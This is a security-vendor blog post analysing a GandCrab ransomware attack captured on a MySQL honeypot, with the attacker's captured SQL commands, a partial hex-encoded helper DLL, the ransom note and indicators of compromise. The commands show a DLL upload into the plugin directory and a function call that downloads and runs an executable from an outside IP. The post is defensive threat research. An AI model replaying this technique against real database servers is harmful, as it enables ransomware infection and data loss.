Directed attacks against MySQL servers deliver ransomware

news.sophos.com/en-us/2019/05/24/gandcrab-spreading-via-directed-attacks-against-mysql-servers/

Andrew Brandt May 24, 2019

```
---=    GANDCRAB V5.2    =---

**********UNDER NO CIRCUMSTANCES DO NOT DELETE THIS FILE, UNTIL ALL YOUR DATA IS RECOVERED**********

  *****FAILING TO DO SO, WILL RESULT IN YOUR SYSTEM CORRUPTION, IF THERE ARE DECRYPTION ERRORS*****

Attention!

All your files, documents, photos, databases and other important files are encrypted and have the extension: .OYDLGNLU

The only method of recovering files is to purchase an unique private key. Only we can give you this key and only we can recover your files.


The server with your key is in a closed network TOR. You can get there by the following ways:

--------------------------------------------------------------------------------

| 0. Download Tor browser - https://www.torproject.org/

| 1. Install Tor browser
| 2. Open Tor Browser
```

A honeypot we run in a lab environment, listening on the default port used for SQL servers (3306/tcp), received an intriguing attack this week from a machine based in the United States. We monitor both the behavior and network traffic generated by this honeypot and were surprised to see the honeypot (which runs under Linux) download a Windows executable.

The attacker used SQL database commands first to upload a small helper DLL to the server, and then invoked that DLL as a database function to retrieve a GandCrab payload hosted on an IP address in Quebec, Canada.

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 99840
Accept-Ranges: bytes
Server: HFS 2.3 beta
Content-Disposition: attachment; filename="3306-1.exe";
Last-Modified: Fri, 17 May 2019 14:34:13 GMT

MZ.....................@.....................................

$........u`DY...Y...Y...Pl..Z...Y...9...Pl..R....J
.[....J..D....J
.Z....J..X...RichY.........................PE..L......\.........
@.....................................................................
L.....................................................0.........
a.............................@..@.data...$i...0...j.............
```

The “database server” downloading GandCrab

No harm came to the honeypot, but we felt it was worthwhile to document the nature of the attack.

SQL attack explained

The first stage of the attack involved the attacker connecting to the database server and establishing that it was running MySQL. The honeypot emulates MySQL, so the rest of the attack went relatively smoothly.

```
....use mysql.....drop table IF EXISTS yongger2%....create table yongger2(data LONGBLOB) ....insert into yongger2 values("").....update yongger2 set data = @a\....set @dir2 =
concat('select data from yongger2 into DUMPFILE "',@@plugin_dir,'\\cna12.dll"')'....set @dir2 = replace(@dir2,'\\','\\\\')&....set @dir2 = replace(@dir2,"/","\\\
\").....prepare sql3 from @dir2
....execute sql3=....select data from yongger2 into DUMPFILE '..\\bin\\cna12.dll'.....drop table IF EXISTS yongger2.....drop FUNCTION xpdl38....CREATE FUNCTION xpdl3 RETURNS
STRING SONAME 'cna12.dll'F....select xpdl3('http://172.96.14.134:5471/3306-1.exe','c:\\isetup.exe').....drop FUNCTION xpdl3.....drop FUNCTION IF EXISTS xpdl3.....commit.....
```

The SQL commands issued by the attacker

Next, the attacker used the “set” command to upload all the bytes that make up the helper DLL, in the form of a long string of hexadecimal characters, into memory in a variable.

```
.C......mysql......set autocommit=0.....SELECT VERSION().....set @a = concat('',
0x4D5A900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000000000
772616D2063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0D0A2400000000000000E
C692C92BD592AC34C6929D12CD92A934C6925414C292AA34C69252696368AB34C6920000000000000000000
0000001000000050000020660000006000000070000000000010001000000002000004000000000000000
```

The helper DLL is input into the database like a really long entry


Then the attacker wrote out the contents of that variable to a database table it created, named **yongger2**.

The attacker then issued a command to the server to concatenate those bytes into one file, and drop them into the server’s plugin directory. We also observed several commands used to swap forward slash and backslash characters that seemed designed to make an end-run around security features.

```
Export table of DLL 'mysql.dll':
  Base ordinal number: 00000001h / 1
  3 names are exported
  3 functions are exported
  Ordinal Offset     Name
     1    00000430h  xpdl3
     2    00000730h  xpdl3_deinit
     3    00000420h  xpdl3_init
```

Helper DLL’s internal functions

The DLL appears to add three functions to the database, named **xpdl3, xpdl3_deinit**, and **xpdl3_init** and has been observed to be a component file in a lot of malicious toolkits that have been previously uploaded to services like VirusTotal.




The helper DLL is included in a number of archives containing malicious toolkits that have been uploaded to VirusTotal The attacker issues SQL commands to drop the yongger2 table, deleting the record of the file's trajectory through the server, and also to drop the function named xpdl3, if one already exists. Finally, it uses uses the following SQL command to create a new database function (also called xpdl3) that invokes the DLL:

```
CREATE FUNCTION xpdl3 RETURNS STRING SONAME 'cna12.dll'
```

Having delivered the helper DLL into the database server's plugin directory and initialized it, the attacker issues this SQL command to the server, invoking the newly-added xpdl3 function:

```
select xpdl3('hxxp://172.96.14.134:5471/3306-1[.]exe','c:\\isetup.exe')
```

(NOTE: this has been modified to make it harder to accidentally click the link, which was still live at the time of publication.)



The sequence of network events as shown in Wireshark

If everything works (which in this case it did), the database server downloads the GandCrab payload from the remote machine and drops it in the root of the C: drive with the name isetup.exe and executes it.

How prevalent are these attacks?

Attacks against database servers aren't new; We've written about them in the past and will probably continue to write about them in the future.


This particular attack transpired over just a few seconds at about midday, local time, on Sunday, May 19th. Had this attack taken place against an actual MySQL server, that machine would be encrypted by now and the owner of that server would be in some trouble.

The open directory is hosted using HFS, with a Chinese user interface

But the URL where the file originated bears some scrutiny. It pointed to an open directory on a web server running server software called HFS, which is a Windows-based web server in the form of a single application.

What makes this interesting is that the IP address of this machine hosting the GandCrab sample geolocates to Arizona, in the desert southwest region of the United States, and the user interface of the HFS installation on this machine is in simplified Chinese. The other thing that's interesting about it is that it shows how many times someone has downloaded any file hosted on this server.

The open directory showed five Windows executable files with names that start with "3306" – all of the ones with a hyphen in the filename are, in fact, renamed versions of the same file. Only the file named "3306.exe" is different from the rest. (The use of 3306 as the filename is probably not coincidental.) The directory also contained a malicious Linux ELF executable named RDP that was not used in this attack.



The “RDP” file is one of many, many examples of related DDoS capable Linux Trojans (screen: Virustotal)

The server appears to indicate more than 500 downloads of the sample I saw the MySQL honeypot download (3306-1.exe). However, the samples named 3306-2.exe, 3306-3.exe, and 3306-4.exe are identical to that file. Counted together, there has been nearly 800 downloads in the five days since they were placed on this server, as well as more than 2300 downloads of the other (about a week older) GandCrab sample in the open directory.

So while this isn’t an especially massive or widespread attack, it does pose a serious risk to MySQL server admins who have poked a hole through the firewall for port 3306 on their database server to be reachable by the outside world.

Sophos products will detect the Gandcrab samples as **Troj/Kryptik-JG**. The DLL helper file is detected as **Mal/DownLdr-AC**.

IoCs

GandCrab samples

c83bf900eb759e5de5c8b0697a101ce81573874a440ac07ae4ecbc56c4f69331

017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6

“cna12.dll” helper

1f86561ca8ff302df2a64e6d12ff530bb461f9a93cf9b7c074699e834f59ef44

Hosts

172.96.14.134:5471 (GandCrab host)

148.72.171.83 (MySQL attacker)